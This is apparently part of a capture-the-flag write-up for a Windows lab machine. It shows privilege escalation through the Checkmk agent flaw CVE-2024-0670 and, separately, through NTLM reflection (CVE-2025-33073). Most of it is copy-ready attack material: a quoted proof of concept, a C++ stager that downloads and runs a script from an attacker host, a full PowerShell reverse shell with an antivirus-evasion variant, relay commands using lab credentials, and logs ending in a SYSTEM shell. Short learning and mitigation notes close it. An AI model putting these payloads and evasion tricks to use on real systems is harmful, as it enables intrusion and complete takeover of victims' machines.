PS C:\programdata> Get-MpComputerstatus
Get-MpComputerstatus

AMEngineVersion                 : 1.1.17300.4
AMProductVersion                : 4.18.2104.5
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2104.5
AntispywareEnabled              : True
AntispywareSignatureAge         : 1929
AntispywareSignatureLastUpdated : 7/28/2020 12:44:27 PM
AntispywareSignatureVersion     : 1.321.69.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 1929
AntivirusSignatureLastUpdated   : 7/28/2020 12:44:27 PM
AntivirusSignatureVersion       : 1.321.69.0
BehaviorMonitorEnabled          : True
ComputerID                      : D7644C65-A19F-439B-B8F8-46BDB3796D3B
ComputerState                   : 0
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanStartTime               :
IoavProtectionEnabled           : True
IsTamperProtected               : True
IsVirtualMachine                : True
LastFullScanSource              : 0
LastQuickScanSource             : 2
NISEnabled                      : True
NISEngineVersion                : 1.1.17300.4
NISSignatureAge                 : 1929
NISSignatureLastUpdated         : 7/28/2020 12:44:27 PM
NISSignatureVersion             : 1.321.69.0
OnAccessProtectionEnabled       : True
QuickScanAge                    : 19
QuickScanEndTime                : 10/20/2025 7:29:21 PM
QuickScanStartTime              : 10/20/2025 7:28:32 PM
RealTimeProtectionEnabled       : True
RealTimeScanDirection           : 0
TamperProtectionSource          : UI
PSComputerName                  :
Initially we saw check_mk service is installed with version 2.1.0p10 . A short internet research reveals this service is vulnerable to local privilege escalation with CVE-2024-0670:
https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-writable-files-in-checkmk-agent/
Proof of concept:
-----------------
1) Local Privilege Escalation via writable files (CVE-2024-0670)
In the first step, the filename that will be used by Checkmk needs to be found.
The application creates temporary files with name cmk_{}_{}_{}.cmd. The
placeholders are replaced with a string, the process id and a counter. The first
string was always 'all' and the counter usually is 0. The process id is not
exactly predictable. However, Windows assigns those numbers in increasing order.
This allows to observe the currently used process ids and define a limited
range of probable ids.

In the second step, the attacker places the malicious binary into the folder
C:\Windows\Temp multiple times. The filenames are constructed using the above
pattern for all different probable ids. After placing the files, the attacker
marks them as read-only. Both can be automated using the following powershell
command. Here, the range of probable ids was determined to be between 10000
and 30000. The file C:\Users\attacker\Desktop\mal.exe is the malicious file.

10000..30000 | foreach {
copy C:\Users\attacker\Desktop\mal.exe C:\Windows\Temp\cmk_all_${_}_1.cmd;
Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;
}

For this proof of concept, a binary was created using msfvenom that executes
the command whoami and writes the result to a file. This will allow to verify
the successful execution as the SYSTEM user. The following command was used:

msfvenom -p windows/exec CMD='cmd /c "whoami > C:\abc\file"' -f exe -o mal.exe

It should be noted, that the folder C:\abc has to exist and that the anti-virus
solution must be disabled to execute this particular binary.

The final step is to force Checkmk to write and execute those temporary files.

It was observed that repairing the software is enough. This repair process can
be initiated via the Windows GUI or using the following command. The name
fafda3e.msi will be different on every system. The folder C:\Windows\Installer
can be investigated to find the correct name on a given system.

msiexec /fa C:\Windows\Installer\fafda3e.msi

After the repairing finished, the file written by the malicious binary can be
checked. It was created and contains the string "nt authority\system".
[see figure checkmk_tempfolder.png]
Enumeration of correct msi installer package name can be done with via following powershell command:
Get-WmiObject -Class Win32_Product | Select-Object Name, LocalPackage

Name                                                           LocalPackage
----                                                           ------------
Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 C:\Windows\Installer\387ce.msi
VMware Tools                                                   C:\Windows\Installer\387d1.msi
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 C:\Windows\Installer\387c6.msi
Check MK Agent 2.1                                             C:\Windows\Installer\1e6f2.msi
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532    C:\Windows\Installer\387c2.msi
Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532    C:\Windows\Installer\387ca.msi
1e6f2.msi is our needed msi installer package
Triggering a msi repair multiple times, we observe cmk_all_{}_1.cmd file creations in the C:\windows\temp directory with four digits numbers PID:
msiexec /fa C:\Windows\Installer\1e6f2.msiCreated files:
-a----         11/9/2025  11:39 AM           1069 cmk_all_3808_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_4212_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_4512_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_5140_1.cmd
-a----         11/9/2025  11:39 AM           1069 cmk_all_5872_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_5952_1.cmd
-a----         11/9/2025  11:39 AM           1069 cmk_all_6200_1.cmd
-a----         11/9/2025  11:39 AM           1069 cmk_all_6324_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_6328_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_6692_1.cmd
-a----         11/9/2025  11:38 AM           1069 cmk_all_6704_1.cmd
-a----         11/9/2025  11:39 AM           1069 cmk_all_6808_1.cmd
Drop a simple c++ compiled binary, which stages a powershell script into memory:
#include <cstdlib>
int main() { system("powershell IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.17/rev.ps1')"); }
Build and transfer it to the box under path C:\ProgramData\mal.exe
Setup an evaded powershell reverse shell and host it with a python HTTP server on Port 80.
For example use this simple rev.ps1 and for evasion just adjust every variable name + pwd command should be enough to trick AV:
Shell:
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.17',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"Evaded shell:
$var1 = New-Object System.Net.Sockets.TCPClient('10.10.14.17',9001);$var2 = $var1.GetStream();[byte[]]$var3 = 0..65535|%{0};while(($i = $var2.Read($var3, 0, $var3.Length)) -ne 0){;$var4 = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($var3,0, $i);$var5 = (iex $var4 2>&1 | Out-String );$var52 = $var5 + 'PS' + (Get-Location).Path + '> ';$var6 = ([text.encoding]::ASCII).GetBytes($var52);$var2.Write($var6,0,$var6.Length);$var2.Flush()};$var1.Close()Spin up listener:
python -m http.server 80Create adpated version from poc (lower the number to 1000..10000) and transfer it to the box:
1000..10000 | foreach {
        copy C:\ProgramData\mal.exe C:\Windows\Temp\cmk_all_${_}_1.cmd;
        Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;
}
Execute this script with .\copy.ps1 and wait for it to finish (it copies mal.exe 9000 times and sets the binaries to read only). As in the poc description PID number is randomly created but is in a predictable range.
Spin up a netcat listener:
rlwarp ncat -lvnp 9001Execute msi repair, which triggers payload execution resulting in a reverse shell as SYSTEM. I needed multiple execution for it to fire.
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msi
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
Another program is being installed. Please wait until that installation is complete, and then try installing this software again.
msiexec /fa C:\Windows\Installer\1e6f2.msi
Another program is being installed. Please wait until that installation is complete, and then try installing this software again.
Another program is being installed. Please wait until that installation is complete, and then try installing this software again.
PS C:\Windows\Installer> msiexec /fa C:\Windows\Installer\1e6f2.msi
msiexec /fa C:\Windows\Installer\1e6f2.msiNcat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.33.190:58762.
PS>C:\Windows\system32> whoami
nt authority\systemUnintended Root#
At time of box release there was an unintended root with NTLM-Reflection CVE-2025-33073.
https://www.rbtsec.com/blog/ntlm-reflection-abusing-ntlm-for-privilege-escalation-cve-2025-33073/
Vulnerability check can be done with netexec:
netexec smb nanocorp.htb -u web_svc -p 'dksehdgh712!@#' -M ntlm_reflection
SMB         10.129.226.8    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.226.8    445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
NTLM_REF... 10.129.226.8    445    DC01             VULNERABLE (can relay SMB to other protocols except SMB on 10.129.226.8)
Execution of NTLM relay attack:
┌──(kali㉿pentest1)-[~/2_Windows/1_AD/krbrelayx]
└─$ python dnstool.py -u 'nanocorp.htb\web_svc' -p 'dksehdgh712!@#' 10.129.226.8 -a 'add' -r 'localhost1UAAAAAAAAAAAAAAAwbEAYBAAAA' -d 10.10.14.17 -dns-ip 10.129.226.8 --tcp --allow-multiple
ntlmrelayx.py -smb2support -t winrms://10.129.226.8 -inetexec smb nanocorp.htb -u web_svc -p 'dksehdgh712!@#' -M coerce_plus -o LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAAIn short this abuses Windows name resolution and NTLM authentication handling to cause a host to treat a remote SMB connection as local. By leveraging malformed DNS names, we can coerce the system into authenticating to itself, reflecting its own NTLM credentials against WINRMS (SSL) to obtain a SYSTEM level shell.
Learning Points#
- Be prepared, that if a common tool fails (
evil-winrm) to know another, which could work. - File uploads on windows boxes can often lead to
NTLMv2leaks in various ways - Usage of
RunasCsif we stumble on limited execution on a user is critical to fall back to user, which might not have direct remote access. - Carefully enumerate your environment and don’t blindly throw
POC, you might need to adapt your exploit.
Mitigation Points#
- Deny any outbound
SMBconnection to the internet to mitigateNTLMv2leaks. - Common
DACLAbuse paths are killing your domain. - Properly block users, which should not have any remote access (like ways in denying
RunasCslaterals) - Patching.